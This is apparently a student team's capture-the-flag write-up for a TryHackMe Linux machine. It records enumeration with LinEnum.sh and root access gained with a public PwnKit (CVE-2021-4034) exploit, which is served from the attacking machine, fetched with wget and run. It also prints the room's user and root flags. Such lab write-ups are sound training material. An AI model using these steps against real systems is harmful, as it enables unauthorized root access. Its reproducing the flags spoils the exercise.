
Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23} | Correct Answer | Hint

+100 Get the root flag.


Answer format: ***{********************************} | Submit

Fathi checked the poem.txt which is just a Jabberwocky poem, He also checked what does twasBrillig.sh do which just outputs the poem




```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

After that, Syahmi went to get LinEnum.sh installed into his Kali machine




```
┌──(1211101975㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.
sh
--2022-07-26 09:39:49--  https://raw.githubusercontent.com/rebootuser/LinEnum
/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10
8.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
08.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'
```

Syahmi now made a server on his machine to host the file




```
┌──(1211101975㉿kali)-[~]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

Downloaded it on the target machine



```
jabberwock@looking-glass:~$ wget http://10.18.30.80:1234/LinEnum.sh
--2022-07-26 13:56:53--  http://10.18.30.80:1234/LinEnum.sh
Connecting to 10.18.30.80:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K   108KB/s    in 0.4s

2022-07-26 13:56:53 (108 KB/s) - 'LinEnum.sh' saved [46631/46631]
```


Finally, Syahmi changes the permissions of the file and executed it onto the target machine



```
jabberwock@looking-glass:~$ chmod +x LinEnum.sh
jabberwock@looking-glass:~$ ./LinEnum.sh
```


Fathi tried to do SUID privilege escalation but didn't find any file to exploit according to GTFOBins, Fathi also tried to do $PATH privilege escalation but ended up breaking the machine itself.

Wong scroll through the information from LinEnum.sh and saw a glimpse of "Ubuntu" version. Thus, Wong decided to google and see if the version is exploitable by any means. After searching for some time, Wong has concluded that the version is outdated and might be exploitable, he told Fathi about it.



```
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
```

Fathi tried to find exploits for Ubuntu 18.04 and there was a couple, the first one he saw was exploiting it with lxd but can't do that exploit because the current user doesn't have the permission for lxd



```
jabberwock@looking-glass:~$ id
uid=1001(jabberwock) gid=1001(jabberwock) groups=1001(jabberwock)
jabberwock@looking-glass:~$ groups
jabberwock
```


Steps: **<u>Root Privilege Escalation</u>**

Members Involved: Fathi

Tools used: **python3, CVE-2021-4034**

Thought Process , Methodology and Attempts:

Fathi found an exploit of CVE-2021-4034 where pkexec has memory corruption vulnerability that can lead to local privilege escalation.




PwnKit: Local Privilege Escalation Vulnerability In Major Linux Distributions

Mohamed Faiz | January 28, 2022 | 8 mins read |
Endpoint Management / Featured Articles / Patch Management / Security Research and Intelligence / Vulnerability Management |
0 Comments

Most of the Linux distributions have the **pkexec binary**. The vulnerability (**CVE-2021-4034**) lies in that binary. The pkexec is a part of the Polkit open-source application framework used for interaction between privileged and unprivileged processes. The affected binary can also be used to execute commands with elevated privileges.


The flaw has existed for about 12 years since version 0.113 of the pkexec component was released. Almost all of the popular Linux distros are affected, including RHEL, Fedora, Debian, CentOS, and many non-popular Linux distros, along with the unstable versions of those distros.

Fathi cloned the github repository into his attacking machine




```
┌──(1211102056㉿kali)-[~]
└─$ git clone https://github.com/ryaagard/CVE-2021-4034
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 30 (delta 11), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (30/30), 6.94 KiB | 6.94 MiB/s, done.
Resolving deltas: 100% (11/11), done.

┌──(1211102056㉿kali)-[~]
└─$ ls
CVE-2021-4034  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(1211102056㉿kali)-[~]
└─$ cd CVE-2021-4034
```

Fathi then did the **make** command since there's a makefile to compile the exploit




```
┌──(1211102056㉿kali)-[~/CVE-2021-4034]
└─$ ls
evil-so.c  exploit.c  Makefile  README.md

┌──(1211102056㉿kali)-[~/CVE-2021-4034]
└─$ make
gcc -shared -o evil.so -fPIC evil-so.c
evil-so.c: In function 'gconv_init':
evil-so.c:10:5: warning: implicit declaration of function 'setgroups'; did you mean 'getgroups'? [-Wimplicit-functio
n-declaration]
   10 |     setgroups(0);
      |     ^~~~~~~~~
      |     getgroups
gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:25:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   25 |     execve(BIN, argv, envp);
      |     ^~~~~~
```

Then made his attacking machine as a server




```
┌──(1211102056㉿kali)-[~/CVE-2021-4034]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

In the victim machine, fathi downloaded the exploits from his attacking machine into the victim machine




```
jabberwock@looking-glass:~$ wget 10.18.26.105:8080/exploit
--2022-07-27 03:58:12--  http://10.18.26.105:8080/exploit
Connecting to 10.18.26.105:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16176 (16K) [application/octet-stream]
Saving to: 'exploit'

exploit                  100%[===================================>]  15.80K  57.3KB/s    in 0.3s

2022-07-27 03:58:13 (57.3 KB/s) - 'exploit' saved [16176/16176]

jabberwock@looking-glass:~$ wget 10.18.26.105:8080/evil.so
--2022-07-27 03:58:17--  http://10.18.26.105:8080/evil.so
Connecting to 10.18.26.105:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15584 (15K) [application/octet-stream]
Saving to: 'evil.so'

evil.so                  100%[===================================>]  15.22K  68.7KB/s    in 0.2s

2022-07-27 03:58:18 (68.7 KB/s) - 'evil.so' saved [15584/15584]
```

Fathi then made the exploit have executable permission and ran the exploit file, He did **whoami** command and it shows we are now root. He then navigate to /root




```
jabberwock@looking-glass:~$ chmod +x exploit
jabberwock@looking-glass:~$ ./exploit
# whoami
root
# cd /root
# ls
passwords  passwords.sh  root.txt  the_end.txt
```

Fathi concatenate the root.txt file and found root flag that is reversed



```
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
# 
```


Fathi reverse the root flag and now have the proper root flag



```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Final result:

Fathi put it into the root flag and confirmed it



Answer the questions below

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

+100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102056	Ahmad Fathi bin Amir	Did the recon with nmap Attempted to escalate privilege with $PATH but failed Looked through SUID but no file is exploitable according to GTFOBins Searched and discovered exploit for privilege escalation in Ubuntu 18.04 (CVE-2021-4034) Did some writing for recon and enum Did most of the writing for Root Privilege Escalation	Fathi
1211101999	Wong Wei Han	Did the initial foothold Discovered the version of ubuntu is outdated (Ubuntu 18.04) Did most of the writings for Initial Foothold Did video editing	Wong
1211101975	Muhammad Syahmi bin Mohd Azmi	Deciphered the poem during recon Did local enum with LinEnum.sh after initial foothold Did some writing for recon and enum	Syahmi

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/_999tPP9lq8